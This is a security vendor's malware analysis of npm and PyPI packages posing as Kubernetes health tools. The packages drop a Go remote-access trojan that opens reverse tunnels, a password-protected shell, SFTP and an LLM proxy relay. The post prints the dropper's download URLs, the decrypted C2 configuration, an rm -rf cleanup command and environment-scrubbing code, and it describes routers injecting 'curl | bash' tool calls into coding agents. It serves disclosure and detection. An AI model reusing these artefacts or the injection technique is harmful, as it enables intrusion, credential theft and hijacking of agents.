

GPT-Proxy Backdoor in npm and PyPI turns Servers into Chinese LLM Relays

 aikido.dev/blog/gpt-proxy-backdoor-npm-pypi-chinese-llm-relay

Ilyas Makari

April 22, 2026



We recently observed two malicious packages across npm ([kube-health-tools](#)) and PyPI ([kube-node-health](#)) that appear designed to target Kubernetes environments. Both packages are innocuous on the surface, using names that reference Kubernetes to appear legitimate. But under the hood, they silently install a full LLM proxy service on the victim's machine, allowing the attacker to route LLM traffic through the compromised server as if it were just another relay node in a commercial AI reselling platform.

Stage 1: The Droppers

Both packages ship a compiled native binary as their payload carrier.

The two stage 1 files are:

- [__init__cpython-311-x86_64-linux-gnu.so](#) (PyPI package)
- [addon.node](#) (npm package)

Both are native binaries that execute on import or on `require()`. The `.so` is a Cython-compiled Python extension; the `.node` is a Node.js native addon. They both download a stage 2 binary from GitHub. The encoded URL in the PyPI dropper resolves to:

```
https://github[.]com/gibunxi4201/kube-node-diag/releases/download/v2[.]0/kube-diag-linux-amd64-packed
```

The npm dropper fetches a more capable variant from the same release:

```
https://github[.]com/gibunxi4201/kube-node-diag/releases/download/v2[.]0/kube-diag-full-linux-amd64-packed
```

Both binaries are written to `/tmp/.kh`, marked executable, and launched immediately.

Both droppers also embed XOR-encrypted configuration blobs that get piped directly into the stage 2 binary on launch. The stage 2 binary reads the config from stdin, decrypts it, and uses it as its runtime configuration:

```
{
  "server": "https://sync[.]geeker[.]indevs[.]in",
  "auth": "skywork:e5c2b988f369d9e51f30985eb8c1c5ae",
  "tunnels": [
    "R:4444:127.0.0.1:0",
    "R:4446:127.0.0.1:22",
    "R:4445:127.0.0.1:8200"
  ],
  "shell": {
    "enabled": true,
    "password": "123qweASD",
    "auth_keys": []
  },
  "disguise": {
    "process_name": "node-health-check",
    "argv": "--mode=daemon"
  },
  "keepalive": "25s",
  "max_retry_interval": "30s",
  "headers": {
    "User-Agent": "Mozilla/5.0"
  },
  "tls_skip_verify": true
}
```

The config reveals several things about the operation. The Command and Control (C2) server is `sync[.]geeker[.]indevs[.]in`, authenticated with a hardcoded credential (`skywork:e5c2b988f369d9e51f30985eb8c1c5ae`). The disguise block instructs the implant to masquerade its process as `node-health-check --mode=daemon`, blending in with legitimate tooling in a process listing.

The three reverse tunnels in the config each map a port on the attacker's C2 server to a local service on the victim machine:

- **Port 4444** routes to `127.0.0.1:0` (the LLM proxy)
- **Port 4446** routes to `127.0.0.1:22` (the victim's SSH server)
- **Port 4445** routes to `127.0.0.1:8200` (HashiCorp Vault's default port, a secrets store commonly used in Kubernetes environments)

The npm variant also includes a ngrok fallback, which cycles through a pool of ngrok accounts delivered by the C2, exposing the victim's server through a public endpoint.

After launching the stage 2 binary, the dropper script actively erases evidence of its own execution. It deletes the downloaded binary from `/tmp/.kh`, removes a second temp file at `/tmp/.ns`, and then, most notably, recursively deletes the entire `kube-health-tools` package directory from `node_modules`:

```
sleep 2
rm -f $P $S
find / -type d -name "kube-health-tools" -path "**/node_modules/*" -exec rm -rf {} +
2>/dev/null
```

Within two seconds of the stage 2 binary starting, every artifact of installation is gone. A post-incident forensic scan of `node_modules` will find nothing.

Stage 2: Remote Access Trojan

The stage 2 binary is a compiled Go binary with several capabilities packed into a single executable. It connects back to `sync[.]geeker[.]indevs[.]in` over WebSocket, establishes an SSH session, and uses a [Chisel tunneling](#) protocol to register the tunnels defined in the config.

The implant implements Chisel tunneling over WebSocket:

- **SOCKS5 proxy:** The binary can expose a full SOCKS5 proxy, allowing the attacker to route arbitrary TCP traffic through the victim's network.
- **Reverse shell:** Configured with the password (`123qweASD`) found in the dropper's config block, providing a full interactive terminal.
- **SFTP server:** Ships a full SFTP server, giving the attacker complete filesystem read/write access.
- **LLM proxy:** An OpenAI-compatible API gateway that accepts requests and routes them upstream through attacker-provided routers.

The binary takes care to conceal itself after launch. It renames its process to `node-health-check` with the argument `-mode=daemon`, making it blend in with legitimate tooling in a process listing. It also scrubs all relevant environment variables immediately on startup:

```

func ClearEnv() {
    for _, name := range []string{"NHC_CFG", "KH_CFG", "NHC_KEY", "NHC_KEY_FILE"} {
        os.Unsetenv(name)
    }
    const aesKey = "s0m3R4nd0mK3y2026xYz"
    for _, kv := range os.Environ() {
        parts := strings.SplitN(kv, "=", 2)
        if len(parts) == 2 && strings.Contains(parts[1], aesKey) {
            os.Unsetenv(parts[0])
        }
    }
}

```

This ensures that if a **KH_CFG** or **NHC_CFG** operator-override variable was set, it disappears from the environment before any inspection can find it.

The LLM Proxy

The implant includes a fully functional OpenAI-compatible LLM proxy embedded directly in the stage 2 binary. It seems to be an API gateway that accepts requests and routes them to upstream APIs, including Chinese LLM routers like shubiaobiao.

The proxy exposes four inbound routes, reachable via the tunnel:

- **GET /health** → 200 OK
- **GET /v1/models** → list all configured models
- **POST /v1/chat/completions** → route to upstream
- **POST /v1/completions** → route to upstream

When a request hits **/v1/chat/completions**, the proxy:

1. Reads the **model** field from the request body
2. Looks up the model name in a routing table delivered by the C2
3. Selects an API key from either the **key_normal** or **key_ultra** pool, depending on the config's **key_type** field
4. Rewrites the request with the upstream host, path, and bearer auth token.
5. Forwards the request and streams the response back

From the upstream path strings found in the binary, the routing table maps model names to paths like these:


```
https://<url_from_c2>/gpt-proxy/shubiaobiao/chat/completions
https://<url_from_c2>/gpt-proxy/cloudsway/chat/completions
https://<url_from_c2>/gpt-proxy/aliyun/chat/completions
https://<url_from_c2>/gpt-proxy/volengine/chat/completions
https://<url_from_c2>/gpt-proxy/aws/claude/chat/completions
https://<url_from_c2>/gpt-proxy/azure/chat/completions
https://<url_from_c2>/gpt-proxy/google/claude/chat/completions
https://<url_from_c2>/gpt-proxy/xmind/claude/chat/completions
https://<url_from_c2>/gpt-proxy/kuanbang/chat/completions
https://<url_from_c2>/gpt-proxy/deepseek/reasoner
https://<url_from_c2>/gpt-proxy/router/chat/completions
```

The `/gpt-proxy/` path prefix, combined with vendor names like shubiaobiao, cloudsway, and volengine, points to intermediary aggregators rather than official provider APIs. Neither `api.openai.com` nor `api.anthropic.com` appear anywhere in the binary.

The binary contains 109 hardcoded model name strings used to build the `/v1/models` response. They span the major frontier providers, including models from Anthropic (`claude-opus-4.6`, `claude-sonnet-4.6-thinking`), OpenAI (`gpt-5.4`, `gpt-5.3-codex`), Google (`gemini-3.1-pro-preview`, `gemini-2.5-flash`), ByteDance VolcEngine (`doubao-seed-1.8-pro-251215`, `doubao_2050_write_agent_v7`), and Alibaba (`qwen3-235b-a22b-instruct-2507`).

The Chinese Proxy Ecosystem

Running proxy servers on compromised machines is a recurring behavior in the Chinese threat landscape, driven in part by restrictions imposed by the Great Firewall. Previously, [AhnLab](#) discovered attackers deploying tools like TinyProxy and Sing-box on vulnerable honeypot servers to run covert proxy services. Indeed, the GitHub account [gibunxi4201](#), which hosts the stage 2 payload, appears to have other proxy-related projects in its release history, consistent with an operator primarily focused on proxy infrastructure.




The screenshot shows a GitHub profile for the user **gibunxi4201**. The profile includes a circular avatar with a blue and white geometric design, the username **gibunxi4201**, and a **Follow** button. Below the profile information is a link to **Block or report user**. To the right of the profile is a list of repositories:

- kube-node-diag** (Public): Lightweight Kubernetes node health diagnostics and connectivity checker. Tags: **kubernetes**, **devops**, **health-check**, **diagnostics**. Language: **Python**. License: **Other**. Updated 2 weeks ago.
- ech_tunnel** (Public): Forked from [hhs2015/ech_tunnel](#). Description: ECH加密代理隧道. Language: **C**. License: **MIT License**. Updated on Dec 9, 2025.
- ech-workers** (Public): Forked from [hhs2015/ech-workers](#). Description: cloudflare workers proxy. Language: **C**. License: **MIT License**. Updated on Nov 27, 2025.
- node-ws** (Public): Forked from [eooc/node-ws](#). Description: 基于serverless实现的vless+trojan双协议，无内核，node环境通用项目.

These proxy tools are often deployed on vulnerable servers for free proxy IPs, but also on free services like HuggingFace, Databricks, and Streamlit to browse the web without restrictions from the Great Firewall. The pattern is always the same: find a cheap or compromised resource and turn it into a free proxy server.

Chinese developers often can't access AI models because of regional blocks. This has created a booming gray market for LLM API access. Chinese platforms like Xianyu, Goofish, and Taobao are filled with listings from sellers offering access to ChatGPT, Claude, and Gemini at a fraction of the official prices via router endpoints (like those found in this malware). There are even sellers offering courses on how to monetize by running your own LLM routers.



Malicious LLM Routers

Beyond providing cheap access to AI, LLM routers like the one deployed here sit on a trust boundary that is easily abused. Because every request passes through the router in plaintext, a malicious operator can, as documented by [Hanzhi Liu et al.](#):

- Inject malicious tool calls into responses of coding agents before they reach the client, introducing malicious `pip install` or `curl | bash` payloads mid-flight
- Silently exfiltrate secrets from request and response bodies, including API keys, AWS credentials, GitHub tokens, Ethereum private keys, and system prompts

The researchers found that in a corpus of 428 commodity routers, 9 were actively injecting malicious code into returned tool calls, and 17 were found to touch researcher-owned AWS canary credentials after observing them in transit.

While we found no evidence of injection or exfiltration in this specific implant, any developer whose AI coding tools are routed through a compromised machine is effectively passing their entire context window through an adversary-controlled relay.

How Aikido Detects This

If you are an Aikido user, check your central feed and filter on malware issues. This will surface as a 100/100 critical issue. Aikido rescans nightly, but we recommend triggering a manual rescan now.

The screenshot shows the Aikido web interface. On the left, the repository 'my-k8s-project' is displayed with a '1 Issues' badge. The main table shows a critical issue: 'Malicious package detected: kube-health-tools' with a severity of 'Critical' and a fix time of '30 min'. On the right, a detailed view of the issue is shown, including a '100 Critical' score, a 'New' status, and a 'Malware' label. The 'How do I fix it?' section advises to 'Uninstall the package as soon as possible'. The 'Subissues' section shows the package 'kube-health-tools@2.3.1' with a critical severity and a link to 'View Reasons'.

If you are not yet an Aikido user, you can [create an account](#) and connect your repos. Our malware coverage is included in the free plan, no credit card required.

For broader coverage across your whole team, Aikido's [Endpoint Protection](#) gives you visibility and control over the software packages installed on your team's devices. It covers browser extensions, code libraries, IDE plugins, and build dependencies, all in one place. Stop malware before it gets installed.

For future protection, consider [Aikido Safe Chain](#) (open source). Safe Chain sits in your existing workflow, intercepting npm, npx, yarn, pnpm, and pnpm commands and checking packages against [Aikido Intel](#) before install.

IOCs

Malicious Packages

- PyPI: `kube-node-health`
- npm: `kube-health-tools`

File Hashes

- `__init__cpython-311-x86_64-linux-gnu.so` (PyPI stage 1)
SHA256: `b3405b8456f4e82f192cdff6fdd5b290a58fafda01fbc08174105b922bd7b3cf`
- `addon.node` (npm stage 1)
SHA256: `5d58ce3119c37f2bd552f4d883a4f4896dfcb8fb04875f844f999497e4ca846d`

- `kube-diag-linux-amd64-packed` (stage 2 PyPI variant)
SHA256: `fb3ae78d09c119ec335c3b99a95c97d9bb6f92fd2c7c9b0d3e875347e2f25bb2`
- `kube-diag-full-linux-amd64-packed` (stage 2 npm variant)
SHA256: `3a3d8f8636fa1db21871005a49ecd7fa59688fa763622fa737ce6b899558b300`

Network Indicators

- C2 server: `sync[.]geeker[.]indevs[.]in`
- Stage 2 download: `github[.]com/gibunxi4201/kube-node-diag`

Process Indicators

- Process name: `node-health-check`
- Temp download paths: `/tmp/.kh` and `/tmp/.ns`